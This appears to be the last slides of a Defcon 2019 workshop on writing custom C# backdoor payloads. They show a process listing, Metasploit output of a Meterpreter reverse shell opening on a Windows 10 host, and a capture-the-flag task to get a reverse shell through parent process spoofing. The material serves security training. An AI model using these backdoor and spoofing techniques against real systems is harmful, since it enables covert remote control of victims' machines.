vmware.exe	17544	C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe
mstsc.exe	17428	C:\Windows\System32\mstsc.exe
SnippingTool.exe	11952	C:\Windows\System32\SnippingTool.exe
vmware-tray.exe	18940	C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe
wfcrun32.exe	11980	C:\Program Files (x86)\Citrix\ICA Client\wfcrun32.exe
Spotify.exe	11708	C:\Program Files\WindowsApps\SpotifyAB.SpotifyMusic_1.110.540.0_
ConEmu64.exe	17204	C:\Users\user\Downloads\cmder\vendor\conemu-maximus5\ConEmu

CPU Usage: 14.75% | Commit Charge: 25.88% | Processes: 234 | Physical Usage: 45.09%

```
[*] Started HTTPS reverse handler on https://192.168.0.35:8080
msf5 exploit(multi/handler) > [*] https://192.168.0.35:8080 handling reque
[*] Meterpreter session 2 opened (192.168.0.35:8080 -> 192.168.0.10:61170)

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
getpiComputer        : USER-PC
OS                   : Windows 10 (Build 17134).
Architecture         : x64
System Language      : en_US
Domain               : WORKGROUP
Logged On Users      : 2
Meterpreter          : x64/windows
dmeterpreter > getpid
Current pid: 17428
meterpreter >
```

Capture The Flag #4

- Modify the source code of Exercise 1 to obtain a reverse shell using the parent process spoofing technique. Use what you have learned on previous labs or exercises.

Thank you !

Writing Custom Backdoor payloads with C#

Mauricio Velazco @mvelazco
Olindo Verrillo @olindoverrillo
Defcon 2019